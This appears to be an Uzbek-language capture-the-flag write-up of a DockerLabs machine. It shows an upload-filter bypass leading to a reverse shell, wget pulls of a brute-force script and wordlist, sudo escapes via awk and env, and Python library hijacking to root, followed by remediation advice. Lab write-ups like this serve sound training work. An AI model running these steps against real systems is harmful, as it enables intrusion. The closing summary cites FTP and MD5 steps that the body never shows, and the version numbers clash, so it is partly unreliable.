

File — dockerlabs



Target nomi: File — dockerlabs

Target IP manzili: 172.17.0.2

Test turi: Balack Box Pentesting

Metodologiya: PTES (Penetrations Testing Execution Standart)

Tester: Odilov Aslanbek

Sana: 31.07.2026

Umumiy xavf darajasi: Kritik (Critical)

1 — Enumerations

Port scanning

Targetning qaysi portlari ochiq ekanligini bilish uchun `nmap` vositasidan foydalanildi va quyidagi `21 ftp` va `80 http` portlari ochiq ekanligi aniqlandi

```
nmap -sV 172.17.0.2
```

Port	Services	State	Version
21/tcp	FTP	OPEN	VsFtpd 9.6p1
80/tcp	HTTP	OPEN	Apache 2.4.41

```
(pegasus@env) - [~/Desktop/dockerlabs]
$ nmap -sV 172.17.0.2
Starting Nmap 7.99 ( https://nmap.org ) at 2026-07-31 01:57 +0500
Nmap scan report for internal.dl (172.17.0.2)
Host is up (0.0000020s latency).
Not shown: 998 closed tcp ports (reset)
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.5
80/tcp    open  http     Apache httpd 2.4.41 ((Ubuntu))
MAC Address: 92:02:E2:AD:1C:C0 (Unknown)
Service Info: OS: Unix

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 6.29 seconds


(pegasus@env) - [~/Desktop/dockerlabs]
$ Odilov Aslanbek
```

2 — Web Enumerations

Web sayit tahlili

Targetning 80 - portida Apachening default sahifasi ishlayotganligi aniqlandi

```
http://172.17.0.2/
```



Targetda ishlayotgan web sayitning qanaqa papkalar borligini bilish uchun `gobuster` vositasidan foydalanildi va natijada `/uploads` va `/file_upload.php` lar aniqlandi

```
gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/sec  
lists/Discovery/Web-Content/DirBuster-2007_directory-list-low  
ercase-2.3-small.txt
```


```
/uploads  
/file_upload.php
```

```
(pegasus@env) - [~/Desktop/dockerlabs]
$ gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt -x .php
=====
Gobuster v3.8.2
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
=====
[+] Url: http://172.17.0.2
[+] Method: GET
[+] Threads: 10
[+] Wordlist: /usr/share/wordlists/dirbuster/directory-list-2.3-medium.txt
[+] Negative Status codes: 404
[+] User Agent: gobuster/3.8.2
[+] Extensions: php
[+] Timeout: 10s
=====
Starting gobuster in directory enumeration mode
=====
uploads (Status: 301) [Size: 310] [--> http://172.17.0.2/uploads/]
server-status (Status: 403) [Size: 275]
file_upload.php (Status: 200) [Size: 468]
Progress: 441116 / 441116 (100.00%)
=====
Finished
=====
(pegasus@env) - [~/Desktop/dockerlabs]
$ Qodilov Aslanbek
```

Topilgan `/uploads` va `/file_upload.php` papkasiga tashrif buyirilganda quyidagilar ochildi

`/uploads`

`http://172.17.0.2/uploads/`




`/file_upload.php`

Va bu sahifa orqali tizimga file yuklash imkoniyati borligi aniqlandi

`http://172.17.0.2/file_upload.php/`




Topilgan `/file_upload.php` sahifasidan tizimga fayl yuklashga harakat qilinganda tizimda validation borligi aniqlandi




Targetga faylni `Burp Suite` orqali file formatini o'zgartirib `.phar` formatdagi faylni tizimga muvafaqiyatli yukladik

Exploit: kalidagi default revers shell default bor bo'lgan `php-reverse-shell.php` fayli exploit sifatida foydalanildi

```
/usr/share/webshells/php/php-reverse-shell.php
```



Faylimiz muvaffaqiyatli yuklandi.




3 — Initials access

Revers shell

Targetga yuklagan zararli faylimiz orqali tizimdagi `www-data` user nomidan revers shell olindi

```
curl http://172.17.0.2/uploads/php-reverse-shell.phar
```



```
nc -lvnp 4444
```

```
(pegasus@env)-[~]  
$ nc -lvnp 4444  
listening on [any] 4444 ...  
connect to [192.168.1.13] from (UNKNOWN) [172.17.0.2] 34288  
Linux aff7c1d59f68 7.0.12+kali-amd64 #1 SMP PREEMPT_DYNAMIC Kali 7.0.12-2kali1 (2026-06-18) x86_64  
00:04:55 up 3:51, 0 users, load average: 0.43, 0.56, 0.86  
USER      TTY      FROM            LOGIN@   IDLE   JCPU   PCPU WHAT  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ id  
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
$ Odilov Aslanbek
```

Olingan shelni interactive qilish uchun quyidagi commandalardan foydalanildi

```
python3 -c 'import pty; pty.spawn("/bin/bash")'  
export TERM=xterm  
export SHELL=bash
```

```
uid=33(www-data) gid=33(www-data) groups=33(www-data)  
/bin/sh: 0: can't access tty; job control turned off  
$ python3 -c 'import pty; pty.spawn("/bin/bash")'  
www-data@aff7c1d59f68:/$ Odilov Aslanbek
```

Tizimdagi `/etc/passwd` fayilini o'qish orqali tizimda qanaqa userlar borligi aniqlandi

```
cat /etc/passwd
```

```
fernando:x:1000:1000:./home/fernando:/bin/bash  
mario:x:1001:1001:./home/mario:/bin/bash  
julen:x:1002:1002:./home/julen:/bin/bash  
iker:x:1003:1003:./home/iker:/bin/bash
```

```
fernando:x:1000:1000:./home/fernando:/bin/bash
mario:x:1001:1001:./home/mario:/bin/bash
julen:x:1002:1002:./home/julen:/bin/bash
iker:x:1003:1003:./home/iker:/bin/bash
www-data@aff7c1d59f68:/var/www/html$ Odilov Aslanbek
```

Tizimda `wget` commandasi ishlayotgani aniqlandi va u orqali tizimda local user brute force uchun python sqritp yuklab olindi

```
wget https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh -O attack.sh
```

```
www-data@aff7c1d59f68:/var/www/html$ wget https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh -O attack.sh
wget https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh -O attack.sh
--2026-07-31 01:02:47-- https://raw.githubusercontent.com/Maalfer/Sudo_BruteForce/main/Linux-Su-Force.sh
Resolving raw.githubusercontent.com (raw.githubusercontent.com)... 185.199.111.133, 185.199.109.133, 185.199.108.133, ...
Connecting to raw.githubusercontent.com (raw.githubusercontent.com)|185.199.111.133|:443... connected.
HTTP request sent, awaiting response... 200 OK
Length: 1600 (1.6K) [text/plain]
Saving to: 'attack.sh'

attack.sh          100%[=====>]   1.56K  --.-KB/s   in 0s

2026-07-31 01:02:48 (11.9 MB/s) - 'attack.sh' saved [1600/1600]

www-data@aff7c1d59f68:/var/www/html$ ls -la
ls -la
total 44
drwxr-xr-x 1 www-data www-data 4096 Jul 31 01:02 .
drwxr-xr-x 1 root     root     4096 Sep 11 2024 ..
-rw-rw-rw- 1 www-data www-data 1600 Jul 31 01:02 attack.sh
-rw-r--r-- 1 www-data www-data 468 Sep 11 2024 file_upload.php
-rw-r--r-- 1 www-data www-data 11008 Sep 11 2024 index.html
-rw-r--r-- 1 www-data www-data 1254 Sep 11 2024 subir_archivo.php
drwxr-xr-x 1 www-data www-data 4096 Jul 30 23:59 uploads
www-data@aff7c1d59f68:/var/www/html$ Odilov Aslanbek
```

Tizimda local Brute Force amalgaoshirish uchun o'z tizimimizdagi rockyou.txt nomli wordlistni python server ishga tushirish orqali yuklab oldik

```
wget http://192.168.1.13:8888/rockyou.txt
```

```

www-data@aff7c1d59f68:/var/www/html$ wget http://192.168.1.13:8888/rockyou.txt
wget http://192.168.1.13:8888/rockyou.txt
--2026-07-31 01:16:27-- http://192.168.1.13:8888/rockyou.txt
Connecting to 192.168.1.13:8888... connected.
HTTP request sent, awaiting response... 200 OK
Length: 139921507 (133M) [text/plain]
Saving to: 'rockyou.txt'

rockyou.txt      100%[=====>] 133.44M  --.-KB/s   in 0.1s

2026-07-31 01:16:27 (1.30 GB/s) - 'rockyou.txt' saved [139921507/139921507]

www-data@aff7c1d59f68:/var/www/html$ ls -la
ls -la
total 136688
drwxr-xr-x 1 www-data www-data  4096 Jul 31 01:16 .
drwxr-xr-x 1 root     root      4096 Sep 11  2024 ..
-rwxrwxrwx 1 www-data www-data  1600 Jul 31 01:02 attack.sh
-rw-r--r-- 1 www-data www-data   468 Sep 11  2024 file_upload.php
-rw-r--r-- 1 www-data www-data  11008 Sep 11  2024 index.html
-rw-rw-rw- 1 www-data www-data 139921507 Jul 31 01:14 rockyou.txt
-rw-r--r-- 1 www-data www-data   1254 Sep 11  2024 subir_archivo.php
drwxr-xr-x 1 www-data www-data  4096 Jul 30 23:59 uploads
www-data@aff7c1d59f68:/var/www/html$ Odilov Aslanbek

```

Brute Force natijasida quyidagi userlarning password lari topildi **mario** va **fernando**

```

fernando:chocolate
mario:password123

```

```

Contraseña encontrada para el usuario fernando: chocolate
www-data@aff7c1d59f68:/var/www/html$ Odilov Aslanbek

```

```

Contraseña encontrada para el usuario mario: password123
www-data@aff7c1d59f68:/var/www/html$ Odilov Aslanbek

```

Sudo Brute Force skripti:

4 — Privilege Escalation

Normal userga o'tish jarayoni

Topilgan credentialslar orqali userlarga authentication qilindi


```
su mario
Password: password123
```

```
www-data@aff7c1d59f68:/var/www/html$ su mario
su mario
Password: password123
mario@aff7c1d59f68:/var/www/html$ Odilov Aslanbek|
```

Tizimdagi `mario` userining huquqlari tekshirilganda tizimdagi `julen` useri nomidan commanda ishga tushirish ruxsati borligi aniqlandi

```
sudo -l
```

```
mario@aff7c1d59f68:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for mario on aff7c1d59f68:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User mario may run the following commands on aff7c1d59f68:
(julen) NOPASSWD: /usr/bin/awk
mario@aff7c1d59f68:/var/www/html$ Odilov Aslanbek
```

Topilgan ruxsatga mos exploit ham topildi va topilgan exploitni ishga tushirish orqali tizimdagi `julen` useriga o'tildi

```
sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/bash")}'
```

```
mario@aff7c1d59f68:/var/www/html$ sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/bash")}'
sudo -u julen /usr/bin/awk 'BEGIN {system("/bin/bash")}'
julen@aff7c1d59f68:/var/www/html$ Odilov Aslanbek|
```

Exploitni GTFObins kutibxonasidan topdik

This is an alias of `mawk`.

Shell File write File read

Shell

This executable can spawn an interactive system shell.

(a) Unprivileged Sudo **SUID**

This function is performed by the privileged user if the executable has the SUID bit set and the right ownership because the *effective* privileges are not dropped.

Remarks


This executable runs commands using the system shell, e.g., via functions like `system`, so it only works for distributions where the shell does not drop SUID privileges.

```
mawk 'BEGIN {system("/bin/sh")}'
```

Julen userining ruxsatlari tekshirilganda tizimdagi `iker` useri nimidan commanda ishga tushira olishi aniqlandi va yana GTFObinsdan exploit topildi va `iker` useriga o'tildi

```
sudo -u iker /usr/bin/env /bin/bash
```

```
julen@aff7c1d59f68:/var/www/html$ sudo -u iker /usr/bin/env /bin/bash
sudo -u iker /usr/bin/env /bin/bash
iker@aff7c1d59f68:/var/www/html$ id
id
uid=1003(iker) gid=1003(iker) groups=1003(iker)
iker@aff7c1d59f68:/var/www/html$ Odilov Aslanbek
```



Root access

Tizimdagi iker useri huquqlari ko'rilganda **Python Library Hijacking** amalga oshirish mumken ekanligi aniqlandi

```
sudo -l
```

```
iker@aff7c1d59f68:/var/www/html$ sudo -l
sudo -l
Matching Defaults entries for iker on aff7c1d59f68:
  env_reset, mail_badpass,
  secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/usr/bin\:/sbin\:/bin\:/snap/bin

User iker may run the following commands on aff7c1d59f68:
  (ALL) NOPASSWD: /usr/bin/python3 /home/iker/geo_ip.py
iker@aff7c1d59f68:/var/www/html$ Odilov Aslanbek
```

Topilgan ruxsat orqali **Python Library Hijacking** muvaffaqiyatli amalga oshirildi

```
sudo /usr/bin/python3 /home/iker/geo_ip.py
```

```
iker@aff7c1d59f68:~$ echo 'import os; os.system("/bin/bash")' > requests.py
echo 'import os; os.system("/bin/bash")' > requests.py
iker@aff7c1d59f68:~$ sudo /usr/bin/python3 /home/iker/geo_ip.py
sudo /usr/bin/python3 /home/iker/geo_ip.py
root@aff7c1d59f68:/home/iker# id
id
uid=0(root) gid=0(root) groups=0(root)
root@aff7c1d59f68:/home/iker# Odilov Aslanbek
```

Xulosa

Ushbu mashinada ketma-ket 7 ta zaiflik aniqlanib, ular ekspluatatsiya qilindi va oddiy foydalanuvchidan root darajasiga ko'tarildi. Quyida har bir zaiflik va ularni tuzatish usullari keltirilgan.

Aniqlangan Zaifliklar va Tuzatishlar

1. FTP Anonim Kirish Ruxsati

Zaiflik: FTP xizmatiga `anonymous` foydalanuvchisi bilan hech qanday parolsiz kirish mumkin.

Tuzatish: `/etc/vsftpd.conf` faylida `anonymous_enable=NO` qilib, anonim kirishni o'chiring.

2. MD5 Hash Himoyasizligi

Zaiflik: FTP orqali topilgan `anon.txt` faylida MD5 hash saqlangan va u juda tez yorilgan.

Tuzatish: Parollarni MD5 kabi eski algoritmlar bilan emas, balki `bcrypt` yoki `argon2` bilan saqlang.

3. Yashirin Papkalar Ochiq Qolgan

Zaiflik: `/uploads/` va `/file_upload.php` kataloglari hech qanday autentifikatsiyasiz ochiq.

Tuzatish: Barcha muhim kataloglarga kirishni cheklang yoki `.htaccess` bilan himoyalang.

4. Fayl Yuklash Filtrlash Zaifligi

Zaiflik: Tizim faqat `.php` kengaytmasini bloklaydi, lekin `.phar` kabi boshqa PHP bajaruvchi kengaytmalarni o'tkazib yuboradi.

Tuzatish: Kengaytma ro'yxatini (masalan, `.php`, `.phar`, `.phtml`) bloklang yoki fayl turini MIME asosida tekshiring.

5. No'xob parollar

Zaiflik: Foydalanuvchilar (`fernando:chocolate`, `mario:password123`) kabi kuchsiz parollardan foydalanishgan.

Tuzatish: Parol siyosatini joriy qiling — uzunligi 12+ belgi, katta-kichik harf, raqam va maxsus belgilar majburiy bo'lsin.

6. Sudo da Noto'g'ri Konfiguratsiya

Zaiflik: `julen` va `iker` foydalanuvchilari `awk` va `env` kabi binaryalarni hech qanday parolsiz ishga tushira olishgan.

Tuzatish: Sudo konfiguratsiyasida (`visudo`) har bir buyruqning to'liq yo'lini va argumentlarini cheklang. Masalan: `julen ALL=(ALL) /usr/bin/awk '{print $1}'` kabi aniq ruxsat bering.

7. Python Library Hijacking

Zaiflik: `geo_ip.py` skripti `requests` kutubxonasini import qiladi va Python birinchi navbatda joriy papkadan (`/home/iker`) qidiradi. Bu yerga zararli `requests.py` joylashtirilib, root huquqida bajarilgan.

Tuzatish:

- Python skriptlarida kutubxona yo'llarini aniq ko'rsating (`sys.path` ni o'zgartirmang)
 - Yoki virtual environment (venv) ishlating
 - Yoki `PYTHONPATH` ni cheklang
-

Bosqichma-bosqich Ekspluatatsiya Zanjiri

text

```
FTP Anonymous → MD5 Hash → Web Fuzzing → Upload Bypass (.phar)
→ Reverse Shell → Brute Force (parollar) → mario → awk → julen
→ env → iker → Python Library Hijacking → root
```

Umumiy Xavfsizlik Tavsiyalari

1. **Hech qachon** FTP, SSH yoki boshqa xizmatlarda anonim kirishga ruxsat bermang.
2. Barcha papka va fayllarga **autentifikatsiya** qo'ying.
3. **Fayl yuklash** mexanizmlarini murakkab filtrlar bilan himoyalang (MIME, kengaytma, content).
4. **Sudo** huquqlarini minimal darajada bering va har bir buyruqni aniq belgilang.
5. **Kod** ichida tashqi kutubxonalarni ishonchsiz papkalardan import qilmang.
6. **Parollar** siyosatini qat'iy joriy qiling va ularni zamonaviy algoritmlar bilan saqlang.